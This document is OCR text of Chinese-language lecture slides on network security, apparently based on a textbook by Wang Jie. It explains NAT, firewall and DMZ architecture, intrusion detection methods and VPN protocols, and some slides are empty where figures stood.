


# 网络地址转换(NAT)

- 将IP地址分为公有和私有（不可路由）两个组
  - 互联网地址编码分配机构指定了三个IP块作为私有地址
    - 10.0.0.0/8
    - 172.16.0.0/12
    - 192.168.0.0/16
- 许多私有地址可通过一个或几个公有IP地址接入Internet
  - 在IPv4里，克服了地址匮乏问题（$2^{32}$）

《计算机网络安全的理论与实践（第2版）》.【美】王杰，高等教育出版社，2011年.

# 网络地址转换



（1）客户机将数据包发给运行NAT的计算机。

（2）NAT将数据包中的端口号和专用的IP地址换成它自己的端口号和公用的IP地址，然后将数据包发给外部网络的目的主机，同时记录一个跟踪信息在映像表中，以便向客户机发送回答信息。

（3）外部网络发送回答信息给NAT。

（4）NAT将所收到的数据包的端口号和公用IP地址转换为客户机的端口号和内部网络使用的专用IP地址并转发给客户机。

# 网络地址转换

NAT的主要作用：


① 隐藏内部网络的IP地址；

② 解决地址紧缺问题。


注意：NAT本身并不是一种有安全保证的方案，它仅仅在包的最外层改变IP地址。所以通常要把NAT集成在防火墙系统中。

# 防火墙体系结构

- 周边网络/非军事区（Demilitarized Zone，DMZ）
- 外部路由把入站的数据包路由到堡垒主机，内部路由保护内部网络不受外部网络和周边网络的侵害，它执行大部分过滤工作
- 周边网络位于内部路由器和外部路由器之间，堡垒主机位于周边网络上，其上还可放置一些牺牲主机



# 子网监控防火墙系统





- 一个单界面堡垒系统网络为内部网络配备一个二级分组过滤路由器
- 两个分组过滤路由器之间的区域被称一个监控子网
- 将内部网络结构隐藏起来

《计算机网络安全的理论与实践（第2版）》.【美】王杰，高等教育出版社，2011年.

# 非军事区 (DMZ)

- 在一个内部网络中两个防火墙之间的一个子网
  - 外部防火墙将DMZ和外部威胁隔离开来
  - 内部防火墙将内部网络和DMZ隔离开来





- DMZs 可以以一种层次结构来实现（见书P233）

《计算机网络安全的理论与实践（第2版）》.【美】王杰，高等教育出版社，2011年.

# 7.3 入侵检测系统

- 入侵检测系统通过*监视内部的活动*来识别恶意的或是可疑的事件。
- IDS采用实时（或近似实时）运行方式，监视活动并及时向管理员报警，以便采取保护措施。




# 入侵检测系统基本概念

## 什么是入侵?

- 例如，入侵者获取Alice的用户名和密码来假冒 Alice
- 入侵者为黑客，获取合法用户登录信息并且假冒他们

《计算机网络安全的理论与实践（第2版）》.【美】王杰，高等教育出版社，2011年


# 入侵检测系统基本概念



- 观测 (始于1980's中期)
  - 入侵者行为与合法用户具有不同的行为
  - 这些行为可以通过定量的方法测量出来
- 入侵检测:
  - 尽快的识别出已发生或正在发生的入侵者行为
  - 收集入侵证据
  - 常用手段: 检测不正常行为
- 怎样构造一个自动检测工具去发现这些入侵行为? → 入侵检测系统(IDS)


# 基本方法

- 设立系统日志并分析之
  - 如果日志文件较小，可以手动完成。但是如果日志文件很大，可能需要复杂的工具
  - 基于通过跟踪用户使用主机行为和上网行为构造用户表征
    - 网检(NBD)
    - 机检(HBD)
    - 二者结合 (混检)




《计算机网络安全的理论与实践（第2版）》.【美】王杰，高等教育出版社，2011年

# 基本方法



- 安全审查
  - 分析日志常指审查
  - 两种审查
    - 安全表征实例：静态配置信息

| | 参数 | 值 |
|---|---|---|
| 登录密码 | 最小长度(字节)<br>有效期 (天)<br>过期警告(天) | 8<br>90<br>14 |
| 登录阶段 | 允许登录失败的次数<br>下一次允许登录时间间隔 (秒)<br>登录后什么也不做保持登录的时间(小时) | 3<br>20<br>12 |

    - 动态事件: 动态用户事件

| 主体 | 操作 | 对象 | 意外事件 | 资源使用情况 | 时间戳 |
|---|---|---|---|---|---|
| Alice | 运行 | cp | 无 | CPU:00001 | Tue 11/06/07 20:18:33 EST |
| Alice | 开启 | ./myprog | 无 | byte-r: 0 | Tue 11/06/07 20:18:33 EST |
| Alice | 写入 | etc/myprog | 写入失败 | byte-w: 0 | Tue 11/06/07 20:18:34 EST |

《计算机网络安全的理论与实践（第2版）》.【美】王杰，高等教育出版社，2011年

# IDS 组成

- 三部分:
  - 评估
    - 对系统的安全需求做出整体评价，并作出系统安全表征
  - 检测
    - 收集系统使用的事件并分析他们来找出入侵行为
      - 用户表征，可允许误差
  - 警报
    - 通知用户或系统管理员反常用机行为
    - 为警报分类并指示系统如何回应

# IDS的类型

根据数据源的不同，入侵检测系统常被分为：

- 基于主机的入侵检测系统（host-based）
  - ✓ 系统获取数据的依据是系统运行所在的主机，保护的目标也是系统运行所在的主机
- 基于网络的入侵检测系统（network-based）
  - ✓ 系统获取的数据是网络传输的数据包，保护的目标是网络的运行

# 基于主机的入侵检测

- 基于主机的入侵检测系统通过监视与分析主机的审计记录和日志文件来检测入侵。
- 基于主机的入侵检测系统主要用于保护运行关键应用的服务器。
- 尽管基于主机的入侵检测系统不如基于网络的入侵检测系统快捷，但它确实具有基于网络的入侵检测系统无法比拟的优点：能够检测到基于网络的系统检测不到的攻击；安装、配置灵活；监控粒度更细；监视特定的系统活动；适用于交换及加密环境；不要求额外的硬件。
- 基于主机的入侵检测系统的主要缺点是：它会占用主机的资源，在服务器上产生额外的负载；缺乏平台支持，可移植性差，应用范围受到严重限制

# 基于网络的入侵检测


- 使用原始的网络数据包作为数据源
- 四种常用技术来识别攻击标志：模式、表达式或字节匹配；频率或穿越阀值；次要事件的相关性；统计学意义上的非常规现象检测。
- 基于网络的检测有以下优点：实施成本低；隐蔽性好；监测速度快；视野更宽；操作系统无关性；攻击者不易转移证据。
- 基于网络的入侵检测系统的主要缺点是：只能监视本网段的活动，精确度不高；在交换网络环境下无能为力；对加密数据无能为力；防入侵欺骗的能力也比较差；难以定位入侵者。

# 入侵检测的基本方法

- 异常检测
- 误用检测

# 异常检测


- 异常检测的基本思路是构造异常行为集合，将正常用户行为特征轮廓和实际用户行为进行比较，并标识出正常和非正常的偏离，从中发现入侵行为。
- 异常检测方法主要有
  - ✓ 统计异常检测方法
  - ✓ 特征选择异常检测方法
  - ✓ 神经网络异常检测方法
  - ✓ 数据挖掘异常检测方法
  - ✓ 贝叶斯推理异常检测方法
  - ✓ 模式预测异常检测方法
  - ✓ 机器学习异常检测方法




- 统计异常检测方法
  - ✓ 先给系统对象(如用户、文件、目录和设备等) 创建一个统计描述,统计正常使用时的一些测量属性。测量属性的平均值将被用来与网络、系统的行为进行比较,任何观察值在正常值范围之外时,就认为有入侵发生。
- 特征选择异常检测方法
  - ✓ 基于特征选择异常检测方法是通过从一组度量中，挑选能检测出入侵的度量构成子集，来准确地预测或分类已检测到的入侵
- 神经网络异常检测方法
  - ✓ 神经网络使用自适应学习技术来描述异常行为，属于非参数分析技术。神经网络由许多称为单元的简单处理元素组成，这些单元通过使用加权的连接相互作用，它具有自适应、自组织、自学习的能力，可以处理一些环境信息复杂、背景知识不清楚的问题。
- ……

# 误用检测

- 误用检测最适用于已知使用模式的可靠检测，这种方法的前提是入侵行为能按照某种方式进行特征编码。
- 误用检测方法也多种多样，主要包括：
  - ✓ 基于专家系统误用检测
  - ✓ 基于状态迁移误用检测
  - ✓ 模型推理误用检测
  - ✓ 条件概率误用检测
  - ✓ .....



- 基于专家系统误用检测
  - ✓ 专家系统是指根据一套有专家事先定义的规则推理的系统。
  - ✓ 专家系统的建立依赖于知识库（规则）的完备性，规则的形式是IF-THEN 结构。IF部分为入侵特征，THEN部分为规则触发时采取的动作。
  - ✓ 它存在一些不足：如不适用于处理大批量数据，特别是规则数量的增加使系统性能下降很快；无法利用连续有序数据之间的关联性；无法处理不确定性。
- 基于状态迁移误用检测
  - ✓ 状态转移分析主要使用状态转移表来表示和检测入侵，不同状态刻画了系统某一时刻的特征。
  - ✓ 攻击者执行一系列操作，使系统的状态发生迁移，因此通过检查系统的状态就可以发现入侵行为。



- 基于条件概率误用检测
  - ✓ 基于条件概率的误用检测，系指将入侵方式对应一个事件序列，然后观测事件发生序列，应用贝叶斯定理进行推理，推测入侵行为。
  - ✓ 设ES 表示事件序列，先验概率为P(Intrusion)，后验概率为P(ES | Intrusion)，事件出现概率为P(ES)，则

$$P(Intrusion|ES) = P(ES|Intrusion)\frac{P(Intrusion)}{P(ES)}$$

  - ✓ 通常网络管理员可以根据自己的经验给出先验概率P(Intrusion)，对入侵报告数据统计计算后得出P(ES | Intrusion)和P(ES | -Intrusion)，于是可以计算出

$$P(ES) = (P(ES|Intrusion) - P(ES|-Intrusion)) \bullet P(Intrusion) + P(ES|-Intrusion)$$

  - ✓ 因此，可以通过事件序列的观测推算出P(Intrusion| ES) 。

# 主动响应

- 主动响应是基于一个检测到的入侵采取相应的措施。可以选择的措施有以下几类：
  - ✓ 针对入侵者采取的措施
  - ✓ 修正系统
  - ✓ 收集更详细的信息——蜜罐（陷阱）

# 被动响应


- 大多数入侵检测系统提供以多种形式生成警报的响应方式。用户可以自己订制适合系统的警报。
- 最常见的警报和通知是显示在警告显示屏。
- 警报的远程通报。
  - ✓ 使用另一种警报/警告方式，如短信，电子邮件
  - ✓ 攻击者可以阻断消息
- 有些入侵检测系统被设计成与网络管理工具一起协同运作。
  - ✓ 利用网络管理的基础设备，在网络管理控制台上发送和显示警报。
  - ✓ 如，SNMP的trap消息作为一种警报方式。

# 7.4 虚拟专用网

- VPN概述
- VPN的类型
- VPN协议


# 什么是VPN？

- 将物理上分布在不同地点的网络通过公用网络连接而构成逻辑上的虚拟子网。




# VPN的构成

- VPN客户机：可以是终端计算机，也可以是路由器；
- VPN服务器：接受来自VPN客户机的连接请求；
- 隧道：VPN客户机和服务器间的数据传输通道，在其中传输的数据必须经过封装；
- VPN连接：在VPN连接中，数据必须经过加密。




# VPN的功能




# VPN关键技术

- VPN的隧道技术




- VPN的密码技术

# VPN与防火墙



# VPN的类型 - 第二层VPN技术

## PPTP

- 让远程用户拨号连接到本地ISP、通过Internet安全远程访问公司网络资源。
- PPTP具有两种不同的工作模式，即被动模式和主动模式。

## L2F

- 可以在多种介质（如AMT、帧中继、IP网）上建立多协议的安全虚拟专用网。
- 它将链路层的协议（如HDLC，PPP，ASYNC等）封装起来传送

## L2TP

- 在上述两种协议的基础上产生。
- 适合组建远程接入方式的VPN。

# VPN的类型 - 第三层VPN技术

**IPSec**

- 专为IP设计提供安全服务的一种协议。

**GRE**
**--Generic Routing Encapsulation**

- 规定了如何用一种网络协议去封装另一种网络协议的方法。

**MPLS**
**--Multiprotocol Label Switching**


- 多协议标签交换
- 引入了基于标记的机制。
- 它把选路和转发分开，用标签来规定一个分组通过网络的路径。

# VPN实现方式


- Host-to-Host VPN
- Host-to-Site VPN （远程主机与企业内部网络）
- Site-to-Site VPN （连接两个网络）

# 远程访问VPN


- 远程访问VPN可以为远程办公或在家办公的员工，建立安全的通信链路，访问企业内部网络的资源



# Host-to-Host VPN



# Site-to-Site VPN



# 不同类型VPN的实现所基于的协议


| | |
|---|---|
| Site-to-Site VPN | 远程访问VPN |
| IPSec | PPTP |
| GRE Or IP Tunneling | L2TPv3 |
| MPLS | Cisco L2F |
| | SSL |

# VPN协议 – 数据链路层VPN协议

- 数据链路层VPN协议包括点对点隧道协议（Point-to-Point Tunneling Protocol，PPTP）、L2F协议和第二层隧道协议（Layer 2 Tunneling Protocol，L2TP）等，通常用于支持拨号用户远程接入企业或机构的内部VPN服务器。

# 点对点隧道协议

- 点对点隧道协议PPTP由微软公司设计，是一种支持多协议虚拟专用网的网络技术，工作在OSI模型的第二层。



- PPTP协议通过使用扩展的通用路由封装协议（GRE，Generic Routing Encapsulation）进行封装
- PPTP协议数据的隧道化采用多层封装的方法
- 在PPTP协议实现的过程中，使用的*认证机制*与创建PPP连接时相同，主要包括：
  - ✓ CHAP（Challenge-Handshake Authentication Protocol，询问握手认证协议）
  - ✓ MS-CHAP（Microsoft Challenge-Handshake Authentication Protocol，微软询问握手认证协议）
  - ✓ EAP（Extensible Authentication Protocol，扩展身份认证协议）
  - ✓ PAP（Password Authentication Protocol，口令认证协议）
- PPTP协议支持DES、triple DES、RC4、RC5等常用的加密算法。


# L2TP协议

- L2TP采用用户数据报协议（UDP）封装和传送PPP帧，还通过UDP消息对隧道进行维护。 PPP帧的有效载荷可以经过加密、压缩或两者的混合处理。
